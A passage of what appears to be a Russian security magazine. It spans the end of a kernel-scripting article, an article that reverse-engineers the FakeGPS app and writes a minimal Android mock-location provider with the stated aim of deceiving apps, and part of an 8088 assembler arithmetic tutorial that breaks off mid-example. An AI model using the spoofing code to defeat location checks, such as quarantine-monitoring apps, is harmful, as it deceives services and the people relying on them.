Из всех способов выполнить внешнюю программу мы воспользовались самым быстрым и грязным — `subprocess.run([command], shell=True, capture_output=True)`. В таких скриптах, где Python, по сути, отбирает работу у sh, я каждый раз радуюсь, что этот способ там есть.

ЗАКЛЮЧЕНИЕ

Может быть, извлечение данных о прошивках из кода ядра и достаточно экзотичная задача. Но даже если сам скрипт тебе не пригодится, вполне вероятно, ты узнал что-то новое об организации исходного кода ядра Linux и сможешь применить мой опыт в своих скриптах автоматизации.

ФИКТИВНЫЙ АДРЕС

КАК ПОДМЕНИТЬ ГЕОЛОКАЦИЮ НА ANDROID, ЧТОБЫ ОБМАНЫВАТЬ ПРИЛОЖЕНИЯ

В Android существует замечательная возможность назначать поставщиком геокоординат любую программу, и вся система будет использовать те широту и долготу, которые она выдаст. В этой статье я покажу, как этим пользоваться и как самому написать программу для спуфинга координат GPS.

Mazay
stariy2003@yandex.ru

Идея родилась у меня в процессе написания статьи «Мониторим мониторинг. Что внутри у приложения для изоляции на дому» — именно тогда я обнаружил возможность менять поставщика координат в операционной системе, что открывает для пользователей много интересных возможностей.

С точки зрения юзера все очень просто: нужно лишь установить специальное приложение, затем включить в настройках режим разработчика и выбрать установленное приложение в качестве поставщика фиктивного местоположения. Таких программ великое множество — от простеньких до довольно развесистых, умеющих не только подменять координаты на заданные, но и менять их по расписанию или проигрывать заранее записанные треки, чтобы имитировать движение телефона по какому-то маршруту. В общем, вбивай запрос «Fake GPS» и выбирай по вкусу.

Сразу предупреждаю: надежность этого метода не очень высокая. При желании можно программно отследить наличие на телефоне такой программы-поставщика, и если программа серьезная, то просто так обдурить ее может не получиться.

Я же захотел разобраться, как именно работает этот механизм, и создать собственное приложение для спуфинга. А начал я с того, что посмотрел, как этот алгоритм реализован в одном из бесплатных приложений. Не читать же документацию, верно?


РЕВЕРСИМ FAKEGPS

В качестве подопытного кролика было взято приложение FakeGPS 5.0.0. Внешне приложение представляет собой карту, на которой можно установить маркер в произвольную точку и с помощью кнопок «Старт» и «Стоп» запускать или останавливать трансляцию координат выбранной точки.

Вооружившись JEB Decompiler, открываем и смотрим. Первое, что бросается в глаза, — это наличие в манифесте пермишена `android.permission.ACCESS_MOCK_LOCATION`.

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.
ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.
WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.
ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.
ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.
ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="com.android.vending.BILLING" />
```

В основной активити ничего интересного не обнаружено, обычная инициализация и настройка, но есть сервис с говорящим названием `FakeGPSService`.



Попытаемся прорваться сквозь дебри обфускации и посмотреть, что в нем есть интересного.

В методе `onCreate` имеется такой код:

```
this.f = "gps";
this.d = (LocationManager)this.getSystemService("location");
try {
  if(this.d == null) {
    goto label_46;
  }
  this.d.removeTestProvider(this.f);
  goto label_46;
} catch(IllegalArgumentException | NullPointerException unused_ex) {
  goto label_46;
}

label_46:
if(this.d != null) {
  this.d.addTestProvider(this.f, false, false, false, false, true,
false, false, 0, 5);
  this.d.setTestProviderEnabled(this.f, true);
}
```

Если проще, то инициализируем `LocationManager` значением `this.getSystemService("location")`, затем удаляем тестового провайдера `"gps"` функцией `removeTestProvider` и добавляем заново с помощью функции `addTestProvider`, не забывая после этого включить его функцией `setTestProviderEnabled("gps", true)`. Всё, тестовый провайдер добавлен и включен. А далее при изменении пользователем координат создаем и устанавливаем новое местоположение в функции `onEventMainThread`:


```
// Создаем
long v1 = System.currentTimeMillis();
Location v3 = new Location("");
v3.setProvider("gps");
v3.setLatitude(arg10.latitude);
v3.setLongitude(arg10.longitude);
v3.setAltitude(((double)FakeGPSService.p));
v3.setBearing(((float)FakeGPSService.q));
v3.setTime(v1);
v3.setAccuracy(((float)FakeGPSService.o));
v3.setElapsedRealtimeNanos(SystemClock.elapsedRealtimeNanos());

// И устанавливаем
try {
  this.d.setTestProviderLocation(this.f, v3);
  Log.d("GpsMockProvider", v3.toString());
} catch(IllegalArgumentException unused_ex) {
}
```

Вроде бы все более-менее ясно, можно приступать к написанию своего провайдера фиктивных местоположений.

ПИШЕМ КОД

Сразу скажу, я не ставлю перед собой задачи создать готовое к практическому использованию приложение. Я буду делать макет с минимальным набором функций, который продемонстрирует работоспособность приведенного способа. Так что фиктивные координаты будем задавать жестко в коде и устанавливать их один раз при создании провайдера. Кому интересно, тот уже сам допилит до нужного уровня.

Итак, запускаем Android Studio и создаем проект с пустой активити.




Добавляем в манифест `android.permission.ACCESS_MOCK_LOCATION`, после чего «Студия» начинает ругаться, что это разрешение доступно только системным приложениям, да еще может быть добавлено только в тестовый манифест. Тут можно не заморачиваться, а просто понажимать кнопки Alt+Shift+Enter и Alt-Enter, следуя подсказкам, и «Студия» сама все сделает за нас. Затем добавляем на стартовую активити две кнопки.

```
<LinearLayout
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:orientation="vertical">
  <Button
    android:id="@+id/btnDelGPS"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:onClick="DelGPS"
    android:text="Удалить провайдер GPS" />
  <Button
    android:id="@+id/btnAddGPS"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:onClick="AddGPS"
    android:text="Добавить провайдер GPS" />
</LinearLayout>
```

И добавляем соответствующий код.

```
public class MainActivity extends Activity {
  LocationManager mLocationManager;
  @Override
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    // Инициализируем LocationManager
    mLocationManager = (LocationManager) getSystemService(Context.
LOCATION_SERVICE);
  }
  public void AddGPS(View view) {
    // Добавляем тестовый провайдер
    mLocationManager.addTestProvider(LocationManager.GPS_PROVIDER,
false, false,
      false, false, true, true,
      true, android.location.Criteria.POWER_LOW, android.location.
Criteria.ACCURACY_FINE);

    // Включаем тестовый провайдер
    mLocationManager.setTestProviderEnabled(LocationManager.
GPS_PROVIDER, true);

    // Задаем фиктивную точку
    Location newLocation = new Location(LocationManager.GPS_PROVIDER);
    newLocation.setLatitude(55.75578);
    newLocation.setLongitude(37.61786);
    newLocation.setTime(System.currentTimeMillis());
    newLocation.setAccuracy(25);
    newLocation.setElapsedRealtimeNanos(System.nanoTime());
    mLocationManager.setTestProviderLocation(LocationManager.
GPS_PROVIDER, newLocation);
  }
  public void DelGPS(View view) {
    // Удаляем наш тестовый провайдер
    mLocationManager.removeTestProvider(LocationManager.GPS_PROVIDER);
  }
}
```

Компилируем и устанавливаем. Затем идем в настройки разработчика на телефоне, выбираем наше приложение в качестве поставщика фиктивных местоположений, трясущимися от волнения (как же, мы же только что написали собственный поставщик местоположений!) руками запускаем наше приложение и жмем кнопку «Добавить провайдер GPS».




Ничего не происходит. Ничего, собственно, и не должно происходить.

Если приложение запускается не первый раз, то возможно падение из-за того, что тестовый провайдер с таким именем уже создан. Тогда надо повторно запустить приложение и удалить провайдер кнопкой «Удалить провайдер GPS», а затем создать его заново кнопкой «Добавить провайдер GPS».

Я намеренно не стал добавлять обработку таких ошибок, чтобы не засорять код, мы же пишем макет, а не финальную версию. Впрочем, можешь присылать пулл-реквесты, ссылка на GitHub будет в конце статьи :)

ТЕСТИРУЕМ


Сворачиваем приложение и приступаем к тестам. Запускаем «Яндекс Карты» и попадаем точно на Красную площадь, в нулевой километр, как и было задумано. Ура, получилось!



Ну, почти получилось. Если попробовать запустить Google Maps, почему-то мы попадаем на площадь Комсомола в городе Урюпинске. Вернее, понятно, почему попадаем, непонятно, почему не работает наш TestProvider.

Скажу честно, ответ на этот вопрос я искал несколько дней, но все оказалось довольно просто — надо отключить в настройках телефона геолокацию Google. Эта настройка позволяет не заморачиваться с выбором провайдера: телефон сам решает, из какого источника брать координаты. Начинает с самых точных, то есть GPS, затем, если спутниковое позиционирование недоступно, переходит к базовым станциям, затем по сетям Wi-Fi, а затем якобы даже использует акселерометр, чтобы найти себя в пространстве.

Итак, пробуем — отключаем геолокацию Google и запускаем «Карты».



Сработало, мы снова на Красной площади.

Итак, этот способ позволяет подменять реальные координаты GPS фиктивными, но хотелось бы решить задачу полностью — подменять местоположение начисто, без всяких скидок. Что интересно, наш подопытный кролик FakeGPS работает корректно независимо от настроек геолокации Google. Что ж, будем ковырять дальше.

ИСПРАВЛЯЕМ ОШИБКИ

Присмотревшись к сервису `FakeGPSService` чуть более внимательно, я заметил, что там еще используется некий `GoogleApiClient`. Признаюсь, при первичном анализе я с ходу решил, что он нужен для рекламы, и не стал больше обращать на него внимание. А еще там есть вот эти два метода:

```
LocationServices.FusedLocationApi.setMockMode()
LocationServices.FusedLocationApi.setMockLocation()
```

Кажется, это то, что нужно. Погуглив документацию (от нее все же не уйти!), выясняем, что `FusedLocationApi` немножко устарел и вместо него рекомендуется использовать `FusedLocationProviderClient`.

Что же, попробуем. Добавляем в раздел dependencies файла build.gradle такую строчку:

```
implementation 'com.google.android.gms:play-services-location:17.0.0'
```

Интересно, что после добавления этой строчки объем приложения вырастает с 11 Кбайт до 1 Мбайта с хвостиком.

В конец функции `AddGPS` дописываем пару строк.

```
LocationServices.getFusedLocationProviderClient(this).setMockMode(true
);
LocationServices.getFusedLocationProviderClient(this).setMockLocation(
newLocation);
```

Компилируем и запускаем — теперь нормально работает и в Google Maps с включенной геолокацией, и в «Яндекс Картах». Победа!

WWW

- Полный исходный код программы
- Библиотека, которая вычисляет фиктивных поставщиков местоположений

Антон Карев
Эксперт по информационной безопасности. Область профессиональных интересов — технологическая разведка, аналитика в сфере ИБ и искусственный интеллект
vedacoder@mail.ru

ПОГРУЖЕНИЕ В ASSEMBLER

ОСВАИВАЕМ АРИФМЕТИЧЕСКИЕ ИНСТРУКЦИИ

Прочитав эту статью, ты научишься пользоваться арифметическими и логическими инструкциями, а также инструкциями сдвига. Попутно узнаешь, как создавать подпрограммы. А в конце напишешь простенькую игрушку «Угадай число».

Другие статьи курса

- Погружение в assembler
- Делаем первые шаги в освоении асма
- Как работают переменные, режимы адресации, инструкции условного перехода

Большинство тех инструкций, о которых ты узнаешь из этой статьи, принимают на входе два аргумента. Каждый отдельно взятый аргумент — это либо регистр, либо память, либо константа. Почти все их сочетания допустимы: регистр-регистр, регистр-память, память-регистр, регистр-константа, память-константа. Единственное недопустимое сочетание — память-память.

Регистры могут быть 16- или 8-битными. 16-битные регистры: AX, BX, CX, DX, SI, DI, BP и SP. 8-битные регистры: AH, AL, BH, BL, CH, CL, DH и DL.

ПИШЕМ ВСПОМОГАТЕЛЬНУЮ ПОДПРОГРАММУ

У всех программ, которые мы с тобой сейчас напишем, есть повторяющееся действие: вывести результат на экран. Чтобы не писать код для этого действия каждый раз заново, давай напишем для него подпрограмму.

Что такое подпрограмма? Это кусок кода, который выполняет какую-то небольшую задачу. К подпрограмме обычно обращаются через инструкцию `call`. Все подпрограммы заканчиваются инструкцией `ret` (REТurn).

Пока это все, что тебе нужно знать о подпрограммах. Конечно, по-хорошему, когда пользуешься подпрограммами, надо бы понимать еще несколько вещей, в частности что такое указатель стека и как он меняется при обращении к подпрограмме. Но пока, в рамках текущего урока, давай просто условимся, что если тебе надо нарисовать на экране букву, просто вставляй в свой код вот такую инструкцию.

```
        call    display_letter
```

Реализация подпрограммы `call display_letter` представлена ниже. Сохрани ее в файл `library.asm`.

```
; library.asm
        int     0x20            ; Выйти в командную строку

; Отображает на экране букву, которая записана в регистр AL (в ASCII-коде)
display_letter:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di

        mov     ah, 0x0E        ; Код функции, которая выводит букву на экран
        mov     bx, 0x000F      ; 00 - нулевая страница%; BL - цвет буквы
        int     0x10            ; Обращаемся к BIOS, чтобы она нарисовала букву

        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax

        ret                     ; Возвращаемся в вызывающую подпрограмму

; Считывает символ с клавиатуры (в ASCII-коде) и помещает его в AL
read_keyboard:
        push    bx
        push    cx
        push    dx
        push    si
        push    di

        mov     ah, 0x00        ; Код функции, считывающей символ с клавиатуры
        int     0x16            ; Обращаемся к BIOS, чтобы выполнить её

        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx

        ret                     ; Возвращаемся в вызывающую подпрограмму
```

Важно! В конец всех программ, которые мы напишем, тебе надо будет вставлять код из `library.asm`. К чему это приведет? Все программы будут заканчиваться выходом в командную строку, и у них будут подпрограммы для вывода символа на экран (из регистра AL) и для считывания символа с клавиатуры (результат помещается в регистр AL).

УЧИМСЯ СКЛАДЫВАТЬ И ВЫЧИТАТЬ

В качестве аргументов для инструкции сложения давай задействуем регистр AL и константу.

```
; add.asm
        org     0x0100
@@start:
        mov     al, 0x04        ; Загружаем в AL число 0x04
        add     al, 0x03        ; Добавляем 0x03 к регистру AL

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру 7. Потому что `4 + 3 = 7`.

В качестве аргументов для инструкции вычитания давай возьмем регистр AL и константу.

```
; sub.asm
        org     0x0100
@@start:
        mov     al, 0x04        ; Загружаем в AL число 0x04
        sub     al, 0x03        ; Вычитаем  0x03 из регистра AL

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру 1. Потому что `4 - 3 = 1`.

ОСВАИВАЕМ ИНСТРУКЦИЮ УМНОЖЕНИЯ

Инструкция умножения умеет работать с байтами (8-битные числа) и словами (16-битные числа). Умножаемое — это всегда регистр AL/AX. А множителем может быть либо регистр (любой), либо переменная в памяти.

Только учти, что если умножаемое у тебя в AL, то множитель должен быть 8-битным, а если в AX — 16-битным. Результат умножения попадает либо в AX (когда перемножаем два 8-битных числа), либо в DX:AX (когда перемножаем два 16-битных числа).

В примере ниже мы используем два 8-битных регистра AL (умножаемое) и CL (множитель). Результат попадает в 16-битный регистр AX.

```
; mul.asm
        org     0x0100
@@start:
        mov     al, 0x03        ; Загружаем в AL число 0x03
        mov     cl, 0x02        ; Загружаем в CL число 0x02
        mul     cl              ; ax = al*cl

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру 6. Потому что `3 × 2 = 6`.

Для того чтобы перемножить два 16-битных числа, умножаемое помести в AX, а множитель — в CX. Затем вместо `mul cl` напиши `mul cx`.

Обрати внимание, инструкция `mul` оперирует беззнаковыми целыми. Если тебе надо перемножить числа со знаком, используй `imul`.

РАЗБИРАЕМСЯ С ИНСТРУКЦИЕЙ ДЕЛЕНИЯ

Инструкция деления умеет работать со словами (16-битные числа) и двойными словами (32-битные числа). Делимое — это всегда либо регистр AX, либо DX:AX. А делителем может быть либо регистр (любой), либо переменная в памяти.

Только учти, что если делимое у тебя в AX, то делитель должен быть 8-битным, а если в DX:AX — 16-битным.

Когда ты делишь 16-битное число на 8-битное, то результат попадает в AL, а остаток — в AH. Если делишь 32-битное число на 16-битное, результат попадает в AX, остаток — в DX.

В примере ниже мы используем 16-битный и 8-битный регистры. Результат попадает в AL, остаток в AH.

```
; div.asm
        org     0x0100
@@start:
        mov     ax, 0x64        ; Загружаем в AX число 0x64 (десятичная 100)
        mov     cl, 0x21        ; Загружаем в CL число 0x1E (десятичное 33)
        div     cl              ; Делим AX на CL. Результат в AL, остаток в AH

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Эта программа выводит на экран цифру 3. Потому что `100 / 33 = 3`. Если хочешь посмотреть, какой остаток получился, добавь вот такую строчку сразу после той, где написана инструкция `div`.

```
        mov     al, ah  ; Копируем остаток в регистр AL - для вывода на экран
```

Берегись! Инструкция деления может сломать твою программу. Если ты сделаешь деление на ноль, то возникнет системная ошибка и твоя программа вылетит в командную строку.

Обрати внимание, инструкция `div` оперирует беззнаковыми целыми. Если тебе надо разделить числа со знаком, используй `idiv`.

ЛОГИЧЕСКИЙ И АРИФМЕТИЧЕСКИЙ СДВИГИ, ЦИКЛИЧЕСКИЙ СДВИГ

Инструкции сдвига (операторы `<<` и `>>` в языках высокого уровня) — это самые родные инструкции для процессора. Работают они быстрее, чем большинство других инструкций. Так что если какую-то часть вычислений можно реализовать на них, — особенно если это позволит избежать инструкций умножения и деления, — смело их используй.

```
; shl.asm
        org     0x0100
@@start:
        mov     al, 0x02        ; Загружаем в AX число 0x02 (десятичная 2)
        shl     al, 1           ; Сдвигаем AL влево на 1 бит

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Сейчас объясню, как здесь работает инструкция сдвига. Представь, что значение регистра AL — это число в двоичной системе счисления. Инструкция `shl` просто сдвигает каждый бит двоичного числа на одну позицию влево и добавляет справа ноль. А тот бит, который вытесняется слева, попадает в флаг CF (Carry Flag; флаг переноса).

Аналогичным образом работает инструкция `shr`, но только она сдвигает биты регистра вправо, а не влево.

Есть еще инструкция `sar`, которая работает почти как `shr`, но в отличие от `shr` делает не логический, а арифметический сдвиг. Что это значит? Когда `sar` сдвигает бит двоичного числа вправо, то не добавляет ноль, а дублирует бит, который там был до сдвига. Иногда это может быть и ноль, но не всегда.

В чем польза от такой хитроумной альтернативы обычному сдвигу вправо? В том, что `sar` позволяет двигать числа со знаком. Сдвинуть их может и `shr`, вот только в регистре в результате этого получится белиберда.

Ты, наверное, уже понял, что вторым аргументом у всех инструкций сдвига указывается количество позиций, на которое нужно сдвинуть биты регистра. Обрати внимание: если указываешь это количество цифрой, то это может быть только единица. Если хочешь за раз сдвинуть сразу несколько битов, воспользуйся регистром CL.

```
; Количество позиций для сдвига задаём константой
        shl     ax, 1
        shl     ax, 1
        shl     ax, 1

; Количество позиций для сдвига задаём регистром CL
        mov     cl, 3
        shl     ax, cl
```

Еще есть инструкции для циклического сдвига: `ror`, `rcr`, `rol` и `rcl`. В чем их особенность? Биты, выдвигаемые с одного конца, появляются с другой стороны. Циклический сдвиг вправо выполняется инструкцией `ror`, а влево — инструкцией `rol`. `rcr/rcl` делают то же самое, что `ror/rol`, только задействуют еще один дополнительный бит — CF. Добавляемый бит берется из CF, а выдвигаемый попадает в CF.

> **INFO**
>
> У `shl` (логический сдвиг влево) есть синоним — `sal`. Две эти инструкции полностью идентичны — вплоть до того, что генерируются в один и тот же машинный код.

ТРИ ЛОГИЧЕСКИЕ ИНСТРУКЦИИ ПЛЮС ОДНА БЕСПОЛЕЗНАЯ

В 8088 доступны три логические инструкции: `and`, `or` и `xor`.

```
; logical.asm
        org     0x0100
@@start:
        mov     al, 0x32        ; Загружаем в AL число 0x32
        and     al, 0x0F        ; Логическое И между AL и 0x0F

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Инструкция `and` эквивалентна оператору `&` в Си и JavaScript; `or` — оператору `|`, а `xor` — оператору `^`.

Еще есть инструкция `not`, которая принимает только один параметр. Она инвертирует все биты указанного регистра. (`not al` эквивалентна оператору `~` в Си и JavaScript).

```
; not.asm
        org     0x0100
@@start:
        mov     al, 0xFC        ; Загружаем в AL число 0xFC
        not     al              ; Логическое НЕ над регистром AL

        add     al, 0x30        ; Преобразуем результат-цифру в ASCII-символ

        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Кроме того, у 8088 есть инструкция `neg`, которая очень похожа на `not`, но только она делает не логическую инверсию, а арифметическую: меняет знак у заданного числа.

Еще в ассемблере есть инструкция, которая не делает совершенно ничего. Ты можешь вставить ее в любое место своей программы, и она никак не повлияет на ход выполнения. Конечно, за исключением того, что программа отработает чуть медленнее. Это инструкция `nop`. Можешь поэкспериментировать с ней. Вставь ее куда душе угодно после директивы `org`, и ты увидишь, как твоя программа увеличится ровно на один байт (это размер инструкции No OPeration), но работать будет без изменений.

ЗНАКОМИМСЯ С ИНСТРУКЦИЯМИ ИНКРЕМЕНТА И ДЕКРЕМЕНТА

Инструкции инкремента и декремента позволяют увеличивать или уменьшать на единицу значение регистра или значение переменной в памяти. Эти инструкции работают и с байтами (8 бит), и со словами (16 бит).

```
; inc.asm
        org     0x0100
